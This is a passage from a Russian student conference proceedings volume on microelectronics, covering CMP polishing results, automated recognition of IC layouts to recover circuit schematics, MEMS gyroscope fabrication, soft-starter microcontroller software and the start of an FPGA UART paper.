Для нижних пластин толщина до полировки составила от 538 до 554 мкм, после полировки составила от 521 до 536 мкм. Разброс до полировки по пластинам составил от 3 до 8 мкм, разброс после полировки по пластинам составил от 2 до 5 мкм. Разброс между пластинами до полировки был 16 мкм, после полировки стал 15 мкм. Средний разброс по пластинам после полировки составил 3,5 мкм, средний разброс по пластинам до полировки составил 4,7 мкм. Средний разброс по пластинам уменьшился на 1,2 мкм.

Полученные данные показали, что средний разброс как для верхних, так и для нижних пластин после полировки увеличился. Однако средний разброс для верхних пластин, где применялось обычное полотно, увеличился заметно больше по сравнению с увеличением разброса для нижних пластин, где применялось жёсткое полотно.

Хотя опыты по ХМП для планаризации ИС с двухуровневой металлизацией продолжаются и далеки от завершения, уже на данном этапе можно сделать вывод о необходимости приобретения оборудования, позволяющего осуществлять ХМП с меньшим разбросом по толщине.

Список источников

1. <https://studfile.net/preview/9131672/> - «Эволюция процессов планаризации топологического рельефа интегральных микросхем»
2. G&P Technology - OPERATING INSTRUCTIONS G&P POLI-400(M) CMP SYSTEM 2023г.
3. Громов Д.Г., Мочалов А.И. Материалы и процессы формирования систем металлизации кремневых интегральных схем. Уч. пособие. – М: МИТЭ, 2006.

Материал поступил в редколлегию 20.04.2024

УДК 621.3.049.77

Автоматизированные способы распознавания графических образов интегральных микросхем с целью восстановления схемотехники кристалла

Моисеев Кирилл Андреевич (ст. гр. О-20-УТС-уитс-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Малаханова Алексея Алексеевича (malakhan@yandex.ru) и доцента кафедры «Автоматизированные технологические системы», Малахановой Аллы Григорьевны (alovd@mail.ru)

Аннотация. Рассмотрен один из вариантов автоматизированного восстановления схемотехники кристалла из изображения с целью дальнейшего ее использования в реверс-инжиниринге.

Ключевые слова: интегральная микросхема, нейросеть, топология, САПР, схемотехническое моделирование.

Процесс распознавания элементов топологии на этапе формирования схемотехники по топологии кристалла занимает большое количество времени [1]. Распознавание элементов происходит в несколько этапов – определение элемента, обозначение контактов, поиск связи с другими

элементами. Автоматизация данного процесса позволит существенно сократить временные издержки данного этапа разработки.

Возможным решением является экстракция изображения. В стороннем программном обеспечении производится выделение и дальнейшая экстракция в формат GDS соединительного слоя металла (рис.1). Оператор, распознавший компонентную базу, накладывает поверх размеченных контактов слой металла и используя LVS автоматически формирует netlist и схемотехнику. Основным недостатком данного способа является работа в нескольких программах и ручное формирование разметки компонентов.




Рисунок 1 – Слой металла после экстракции в формат GDS

Применение программы с обученной нейросетью лишено этой проблемы. Компоненты биполярной технологии имеют характерные черты, например PNP транзистор имеет округлую форму эмиттера, окруженную кольцом коллектора и отдаленной от этой окружности базой прямоугольной формы. NPN транзистор состоит из прямоугольных форм, прямоугольник эмиттера находится внутри прямоугольной базы, коллектор отдален от базы с эмиттером (рис.2).




Рисунок 2 – Биполярный p-p-n-транзистор на топологии ИМС с обозначенными контактами

Алгоритм программы выделяет карманы, в которых находятся компоненты, определяет их контакты и, продвигаясь по слою металла, составляет netlist подключений, который возможно конвертировать в схемотехнику. Недостаток данного метода заключается в необходимости наличия качественного изображения кристалла со слоем металла совмещенное с изображением после травления для лучшего контраста карманов, в противном случае шанс ошибки в подключении будет увеличен. Достоинства включают в

себя малое число взаимодействий человека и программного обеспечения, что существенно повышает эффективность. Имеется возможность наращивания возможностей программы в долгосрочной перспективе с добавлением графического интерфейса разметки элементов, отладочных инструментов проверки соединений и ручного добавления в netlist нераспознанных элементов.

Применение описанных методов позволяет максимально быстро произвести автоматизированное восстановление схемотехники интегральной микросхемы для дальнейшего ее использования при проектировании или реверс-инжиниринге микросхем в специализированных САПР [2, 3].

Список источников

1. Корнеев, В. А. Топологии интегральных микросхем и программы для ЭВМ: учебное пособие / В. А. Корнеев; под общей редакцией Л.А. Новоселовой. – Москва: Проспект, 2021. – 68 с.
2. KLayout Layout Viewer And Editor. URL: <https://www.klayout.de/doc.html>.
3. Cadence Design Systems. URL: <https://www.cadence.com>.

Материал поступил в редколлегию 20.04.2024

УДК 621.382.2/.3

Анализ конструктивно-технологического варианта гребенчатого микровиброгироскопа

Осмоловский Владислав Олегович (ст.гр.21-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Некрасовой Марины Юрьевны (irisensata@mail.ru)

Аннотация. Рассмотрены две конструкции гребенчатого микровиброгироскопа. Описана технология изготовления микровиброгироскопа для освоения в серийном производстве на отечественном предприятии микроэлектроники.

Ключевые слова: микровиброгироскоп, массо-балочная конструкция, SOI-подложка, реактивное ионное травление, управляемый скол.

Микровиброгироскоп – прибор для определения угловой скорости объекта, содержащий реагирующие на вращение объекта вибрирующие детали. На рисунке 1 представлен общий вид гребенчатого микровиброгироскопа [1].




Рисунок 1 – Общий вид гребенчатого микровиброгироскопа:
1 - корпус с гребенкой; 2 - гребенчатая рама; 3 – чувствительный элемент; 4 - балка упругого подвеса чувствительного элемента;
5 - контактные площадки; 6 - трехветьевого опорный элемент гироскопа

Упрощенная модель микровиброгироскопа представлена на рисунке 2, где Ω - угловая скорость; c_x и c_y - коэффициенты демпфирования внутренних сил трения и внешних газодинамических сил (сопротивления газовой среды); k_x и k_y - жесткость опорных элементов гироскопа в направлении осей ox и oy ; $F_0 \sin \omega t$ – внешняя колебательная сила.




Рисунок 2 – Простейшая модель гребенчатого микровиброгироскопа

Рассмотрен гироскоп с простой структурой (тип 1), изображенный на рисунке 3, у которого масса поддерживается четырьмя балками.




Рисунок 3 – Структура типа 1: а - вид сверху; б - вид в поперечном сечении AA'

В этой структуре легко может возникнуть сцепление между двумя режимами, если балки не полностью симметричны в результате ошибки изготовления при микромеханических операциях с кремнием [2].

Конструкция типа 2 (рисунок 4) имеет независимые между собой пары балок для режимов управления и считывания. В режиме управления внутренние балки изогнуты в направлении y , но отклонение внешних балок незначительно, что значительно уменьшает сцепление.




Рисунок 4 - Структура типа 2: а - вид сверху;
б-1 - вид в поперечном сечении AA'; б-2 – вид
в поперечном сечении B-B'

Технология изготовления гребенчатых микровиброгироскопов типа 1 и типа 2 представлена на рисунке 5:

(а) SOI (англ. Silicon on insulator, кремний на изоляторе) подложка с толстым основным кремниевым слоем толщиной 200 мкм, слоем диэлектрика SiO₂ толщиной 4 мкм, и слоем кремния толщиной 50 мкм, в котором около 40 мкм вытравлены для балок методом реактивного ионного травления (для устройства типа 2)

Для устройства типа 1 - SOI-подложка с верхним слоем кремния толщиной 10 мкм; верхний слой кремния на этом этапе не травится.

(б-1) Протравливание стеклянной подложки на 2 мкм для создания зазора между электродами и кремниевой массой.

(б-2) Нанесение слоев Au и Cr и формирование рисунка методом жидкостного травления.

в) Соединение SOI-подложки и стеклянной подложки анодным склеиванием.

(г) Удаление основного кремниевого слоя и слоя диэлектрика с помощью жидкостного травления.

(д) Реактивное ионное травление кремния для создания чувствительной массы гироскопа.




Рисунок 5 – Технология изготовления микровиброгироскопа

Способы изготовления SOI-подложек:

1) Ионная имплантация кислорода (очень дорогой способ из-за нужды в высокоэнергетических ускорителях ионов кислорода).

2) Сращивание пластин (высокая плотность дефектов в рабочем слое).

3) Управляемый скол (требуется большое количество операций, но в процессе используется только стандартное оборудование).

Технология управляемого скола представлена на рисунке 6:

а) Изначальная кремниевая подложка, подготовленная для технологии управляемого скола.

б) Поверхностное окисление, образование SiO_2 .

в) Имплантация водорода, образование области скола.

г) Переворот изначальной подложки, наложение лицевой стороной на вторую подложку, сращивание.

д) Образование “пузырьков” скола.

е) Скол, отделение верхнего слоя кремния для использования в новом производственном цикле.

ж) Шлифовка, отделение нижнего слоя кремния для использования в новом производственном цикле.




Рисунок 6 –
Технология управляемого скола

Вывод: для импортозамещения потребуются:

- 1) Наладить производство SOI-подложек (для производства данных подложек требуется дополнительное оборудование для бомбардировки ионами водорода);
- 2) Изготовить/купить фотошаблоны для микровиброгирокопа;
- 3) Адаптировать технологию анодного склеивания под особенности предприятия.

Список источников

1. Тимофеев В.Н. Техническая механика микросистем. – М.:БИНОМ. Лаборатория знаний, 2015.– 178 с.
2. Yoichi Mochida, Masaya Tamura, Kuniki Ohwada, A micromachined vibrating rate gyroscope with independent beams for the drive and detection modes. Japan. 1999. 9 p.

Материал поступил в редколлегию 20.04.2024

УДК 621.316.717

Программное обеспечение управляющего микроконтроллера устройства плавного пуска асинхронного двигателя

Ситников Иван Сергеевич (ст.гр. О-22-ЭиН-пэ-М)

Работа выполнена под руководством профессора кафедры «Электронные, радиоэлектронные и электротехнические системы», Андриянова Алексея Ивановича (ahaos@mail.ru)

Аннотация: В данной статье рассматривается структура программного обеспечения, реализуемого на базе микроконтроллера с архитектурой ARM. Рассматриваемое программное обеспечение применяется для управления пуском асинхронного двигателя. Формируемая структура программного обеспечения позволяет контролировать значение переменного тока по среднему квадратичному значению, управлять трёхфазным тиристорным преобразователем переменного напряжения, представлять информацию пользователю о текущем состоянии устройства плавного пуска.

Ключевые слова: программное обеспечение, микроконтроллер, устройство плавного пуска.

Для выполнения одной и той же задачи управления каким-либо объектом возможно несколько программных решений. В данной работе рассматривается один из вариантов программного обеспечения, применяемого при управлении трёхфазным тиристорным преобразователем переменного напряжения для обеспечения тока, соответствующего заданному закону, в трёхфазной системе трёхфазный источник переменного напряжения – трёхфазный асинхронный двигатель. [1]

В качестве основной ячейки в системе управления был выбран микроконтроллер с архитектурой ARM. Микроконтроллеры с архитектурой ARM обладают широкими аппаратными возможностями, что позволяет использовать их в качестве основы управляющего устройства с развитым интерфейсом взаимодействия с пользователем. На рис. 1 представлена структура рассматриваемого программного обеспечения, применяемого в системе микроконтроллерного управления в устройстве плавного пуска асинхронного двигателя.




Рис. 1 Структурная схема реализуемого программного обеспечения

Блок взаимодействия с пользователем включает в состав подпрограммы вывода информации о состоянии объекта управления на дисплей с использованием протоколов связи I2C и SPI, а также подпрограммы ввода данных о желаемом времени запуска и электрических параметрах, используемого асинхронного двигателя, с использованием протокола связи UART. Также дополнительно в блоке взаимодействия с пользователем может быть задействована подпрограмма обмена данными с внешним сетевым контроллером с использованием протокола UART для управления и контроля за состоянием устройства плавного пуска с использованием беспроводного сетевого подключения.

Блок приёма данных включает в состав комплекс подпрограмм обработки данных, получаемых с трёх входных каналов 12-разрядного аналого-цифрового преобразователя (АЦП) с опорным напряжением 3,3 В, последовательно циклическом режиме а именно: запись значения измеренного по каждому каналу в ячейку памяти, фильтрация записанных значений, вычисление среднеквадратичного значения, выдача доступа к полученному значению остальным структурам программы. На входы АЦП подаются аналоговые сигналы напряжения с размахом напряжения от 0 до 3 В и постоянной составляющей 1,5 В эквивалентные току в трёхфазной системе. [2] На рис. 2 представлена блок-схема подпрограммы измерения тока.

Блок формирования сигналов включает в состав подпрограммы формирования импульсов управления тиристорами в трёхфазном тиристорном преобразователе переменного напряжения. В блоке обрабатываются такие задачи, как: определение условия старта аппаратного таймера с тремя выходными каналами, настроенными для работы в режиме широтно-импульсной модуляции ШИМ, установка выводов микроконтроллера, подключенных в электрической схеме для управления тиристорами, в состояние логической «1» со значением напряжения равным 3,3 В или состояние логического «0» – 0 В.

Блок корректировки сигнала управления включает в состав подпрограммы управления фазой отпираания тиристорov. В блоке производится определение пределов возможного изменения тока на основании данных, полученных от пользователя, выдача сигнала разрешения формирования импульсов управления и корректной фазы управления на основании значения ошибки регулирования по току и входного сигнала синхронизации по 0 В линейного напряжения.




Рис. 2 Блок-схема подпрограммы измерения значения тока
Блок обработки ошибок в работе устройства включает в состав подпрограммы работы системы управления в случае возникновения аварийных

ситуаций. В блоке производится установка сигналов запрета на пуск двигателя в связи с возможной его неисправностью или неполадками в работе устройства управления в случаях превышения критического значения ошибки регулирования по току, при значении 0 А на углах управления менее 60 градусов или при значении тока, характеризующего короткое замыкание, а также формируются сообщения об ошибках при невозможности запуска двигателя с заданными пользователем параметрами, при возможном превышении критических границ регулирования или возникновения неисправности в системе управления, требующей внешнего вмешательства.

На рис. 3 приведена структура объединения устройств при реализации системы управления на базе микроконтроллера STM32F407VGT6 с использованием рассматриваемого программного обеспечения.




Рис. 3 Структура системы управления

По результатам рассмотрения программного обеспечения управляющего микроконтроллера устройства плавного пуска асинхронного двигателя предполагается реализация макета устройства плавного пуска асинхронного двигателя с целью доработки рассмотренных блоков программного обеспечения.

Список источников

1. Свидетельство о государственной регистрации программы для ЭВМ № 2017619337 Российская Федерация. Программа формирования импульсов управления тиристорным регулятором переменного напряжения с системой слежения за фазой и амплитудой выходного тока регулятора: № 2017614432: заявл. 15.05.2017; опубл. 22.08.2017 / А. В. Удовиченко, Д. А. Фролов; заявитель Общество с ограниченной ответственностью "Системы Постоянного Тока". – EDN PIGLQW.

2. Разработка и исследование работы устройства мониторинга трехфазной нагрузки / В. О. Танич, М. С. Шутов, А. Б. Лымарь, Я. В. Проскурин // Актуальные проблемы современной науки, техники и образования. – 2015. – Т. 2. – С. 105-108.

Материал поступил в редколлегию 20.04.2024

УДК 62-503.55

Цифровая система управления на базе программируемой логической интегральной схемы

Ситников Иван Сергеевич (ст. гр. О-22-ЭиН-пэ-М)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Власова Александра Ивановича (wai_mail@mail.ru)

Аннотация: В данной статье рассматривается реализация цифровой системы управления с использованием программируемой логической интегральной схемы. Отдельное внимание уделено алгоритмам, описывающим структуру программно-реализуемого протокола UART и используемого для взаимодействия программируемой логической интегральной схемы и портативного компьютера (ПК).

Ключевые слова: цифровая система управления, протокол UART, программируемая логическая интегральная схема, программа.

Цифровая система управления (ЦСУ) – это система управления, где контроль и регулирование какой-либо электрической и/или неэлектрической величины производится посредством программно-определённого алгоритма в цифровом устройстве управления (ЦУУ). В качестве ЦУУ могут применяться специализированные микросхемы с неизменяемыми алгоритмами и микросхемы с алгоритмами, определяемыми разработчиком. Среди микросхем с определяемыми алгоритмами различают микроконтроллеры с фиксированной структурой, где за аппаратными элементами микроконтроллера чётко определено расположение в памяти, а также программируемые логические интегральные схемы (ПЛИС), где гарантируется производителем определённая базовая структура, но присутствует возможность формирования из этих базовых структур всевозможных цифровых структур. [1]

Для ЦСУ на базе ПЛИС была разработана программа протокола связи UART с использованием языка программирования Verilog. Протокол связи UART широко используется при организации взаимодействия интегральной схемы и портативного компьютера или микросхемы беспроводной связи Bluetooth, или другой интегральной схемы. На рис. 1 представлена структура программно-реализованного протокола связи UART. Основными модулями при реализации протокола связи UART являются модуль приёма данных – RX и модуль передачи данных – TX, блок-схемы реализации которых представлены на рис. 2.

